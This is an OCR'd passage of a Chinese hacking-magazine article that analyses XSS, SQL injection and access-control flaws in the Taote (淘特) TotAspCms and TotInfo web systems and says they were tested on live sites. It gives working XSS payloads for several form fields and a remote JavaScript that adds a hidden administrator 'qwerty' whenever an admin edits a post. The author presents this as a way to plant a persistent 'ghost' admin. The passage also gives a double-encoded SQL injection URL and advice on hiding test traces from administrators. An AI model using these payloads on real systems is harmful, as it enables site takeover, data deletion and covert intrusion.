


图 16

但是，当管理员修改这个投稿时，标题中的脚本被暴露无遗，如图 17 所示，于是我们还需要闭合“修改文章”页面中的 Html 代码，跨站脚本改为“投稿的标题"<a><script>alert(/title/)</script><a”，这样在图 17 中就看不到跨站脚本了，尽管修改文章时的标题会比管理时的少了个双引号，但是这样的细小差别管理员一般很难联系到网站受到威胁的，这也提醒我们做任何事情都不能大意，时刻保持警惕，防微杜渐。

淘特后台使用 Session 验证，所以利用跨站获取 Cookie 是没有意义的，但是我们可以获得后台管理地址、添加管理员等。




图 17

跨站添加管理员。淘特后台添加管理员的页面链接为“admin_add.asp?act=add”，Post 方式提交，利用“Microsoft.XMLHTTP”组件提交的脚本代码如下：

```
function addadmin(Url)
{
    var HTTP;
    if(window.ActiveXObject){
            HTTP=new ActiveXObject("Microsoft.
XMLHTTP");
        }
        else if(window.XMLHttpRequest){
            HTTP=new XMLHttpRequest();
        }
    HTTP.open("POST", Url, false);
    var content='username=qwerty&PassWord=123456&
RoleId=0';
    HTTP.setRequestHeader("Content-Type","application/
x-www-form-urlencoded");
    HTTP.setRequestHeader("Content-Length", content. length);
    HTTP.send(content);
}
addadmin('admin_add.asp?act=add');
```

将脚本保存为 js 或 txt 等文件类型，并上传到任意空间，然后利用投稿页面的跨站漏洞调用这个远程 js 文件，“标题”栏输入的跨站脚本为“投稿标题"<a><script src=http://远程 js 文件的URL></script><a”，只要管理员在后台触发漏洞，就会新增一个用户名是“qwerty”密码是“123456”的管理员！其实这种方法是很有价值的，对于某个存在跨站的网站，当我们进入后台后，就可以使用这种方法“打造”一个幽灵般的顽固管理员。比如淘特，可以给网站某个正常页面的标题中插入调用远程 js 文件的跨站脚本！虽然管理员可以在后台删除我们新建的这个管理员，但是只要他管理文章就会触发漏洞重新新增这个管理员，而且管理文章的次数总比删除的次数多——毕竟网站是用来发布文章的嘛，检查起来也不是很容易的，呵呵，如此以来，用“崩溃”来形容管理员是再恰当不过了。

这只是跨站新增管理员，我们还可以类似实现很多后台功能的，修改网站配置、编辑删除文章，等。

2．admin/classdele.asp 任意删除。此漏洞属于后台验证不足问题，因为缺少包含文件“inc/Session.asp”，而且自定义函数 checkPrevilege()没有终止页面，所以导致可以被任意访问。该页面将删除网站的栏目分类和栏目中的所有文章，危害是严重的。函数 checkPrevilege()源码如下：

'检查是否有指定的权限

```
function checkPrevilege(adminName,previlegeStr)
    if(not checkIfHasPrevilege(adminName,previlegeStr)) then
        response.Write("<script>alert('您没有此权限!');
location.href=""login.asp"";</script>")
    end if
end function
```

3．totstat/stat.asp 注入。虽然这个漏洞对于 Access 数据库危害不大，但是既然发现了就指出来，本文只做简要说明不做代码分析。页面首先获取变量并过滤单引号“strReferrer=replaceBadChar(request.QueryString（"ref"))”，然后再次处理变量“strkeyword=findKeystr (strReferrer)”，此过程使用了 urldecode 函数进行 URL 解码，所以当提交 ref 为“%2527”经处理后，最后又转为“'”！利用链接为“totstat/stat.asp?ref= baidu/wd=%2527 and %25271%2527=%25271”，需要注意 ref 的格式为“baidu/wd=注入语句”，注入语句中使用“%2527”代替单引号。

4．votes/admin/login.asp，这个页面不存在漏洞，但是笔者在检测时发现了一种现象，舍不得删除，于是写出来备查。先看看 login.asp 文件代码如下：

```
if(username<>"" and userpass<>"") then
    set rs=server.CreateObject("adodb.recordset")
    rs.open "select * from t_user where username=
'"&username&"' and userpass='"&userpass&"'",conn,3,1
    if not rs.eof and not rs.bof then          //条件
        session("username")=username
        rs.close
        set rs=nothing
        response.Redirect("index.asp")
    else
        response.Write("<script>alert(""用户名或密码错
误!"");history.back();</script>")
        rs.close
        set rs=nothing
        call connclose()
        response.End()
    end if
else
    response.Write("<script>alert(""密码不能为空!"");
history.back();</script>")
    call connclose()
    response.End()
end if
```

很正常也很普通的代码，但是笔者每次测试，其中的“not rs.eof and not rs.bof”条件总为“真”，后来才发现 SQL 语句所连接的数据库中根本就没有“t_user”表，而这样的语句在 Access 查询器中执行会给出表不存在的异常提示，那么能否提交特殊的字符串也使 SQL 语句出错呢？于是笔者提交超大文本，结果并没有达到预期目的，虽然如此，还是记录下来。

TotInfo 漏洞

淘特分类信息网（简称“淘网”），目前淘网主要有山东淘网（www.sdtao.com），并开通若干分站。从源码看 TotInfo 应该是 TotAspCms 的改版，除了 pub.asp 跨站、admin/classdele.asp 验证存在问题以外，还存在免费发布信息、会员控制面板等跨站漏洞。

免费发布信息 publish.asp 跨站。在“详细说明”中输入“</textarea><script>alert(/xss/)</script>”，当管理员后台修改这条

信息时跨站被触发，而且审核后跨站依然有效，注册用户也受影响。不过当管理员对该条信息做两次修改后，跨站代码会丢失，原因就不细说了。虽然淘网提供了利用删除密码删除的页面 info_del.asp，但是并没有删除动作，所以测试时注意别给管理员留下把柄。

会员控制面板跨站。淘网免费版没有提供会员功能，我们以青岛淘网（qd.sdtao.com）为例，用注册用户测试，这样可以删除测试痕迹。青岛淘网发布信息后无需管理员审核，即发即审，同时更新首页。

Ckeditor 跨站。淘网在会员发布“分类信息”、“商讯/优惠信息”时使用了 ckeditor 编辑器，该编辑器允许在源码中输入 js 代码。但是直接输入跨站脚本并发布是不能跨站，需要先发布一条信息，然后再修改，这时在源码中输入跨站脚本，如图 18，浏览该信息触发跨站。




图 18

首页跨站。按照上面的方法，只有当浏览该条信息时才能触发跨站，现在我们试着直接影响首页，即只要浏览首页就会跨站。我们知道发布信息后会更新首页，在首页相关栏目写入信息的标题，分析免费版的自定义函数 tohtml2()，淘特仅仅过滤了“<”“>”，并没有过滤“"”、“(”、“)”等字符，这点可以通过在线测试得到证明，所以我们将信息标题改为“标题" style="xss:expression(if(window.x!=1){alert(/xss/);window.x=1;})”，如图 19，使用 if 条件防止 expression 死循环。标题尽量长点，脚本便不会被暴露在首页。

图片地址跨站。在“修改资料”的“公司宣传图”地址栏中输入“"/><script>alert(/xss/)</script><a href="”完成跨站，如图 20。




图 19




图 20

发布信息的“上传物品图片”不允许输入，如图 21，但是我们可以修改允许输入跨站脚本，尽管淘特禁止外部提交，修改 hosts 文件便可以绕过，详细方法略，同样输入“"/><script>alert(/xss/)</script><a href="”代码，跨站如图 22。

本想将 TotBbs 的上传漏洞也拉出来晒晒，但觉得使用率不会很高，于是略过，有兴趣的读者可以自己分析或在黑防论坛讨论。

文章详细分析了淘特 TotNetCms、TotAspCms、TotInfo 系统的注入和跨站漏洞，并实测了淘特官网，同时对日志差异备份时应该注意的以及如何利用跨站新增管理员做了详细讨论，我们也更新了这样的观念：页面出错并不是页面没有执行，而是执行到某处时出错。




图 21

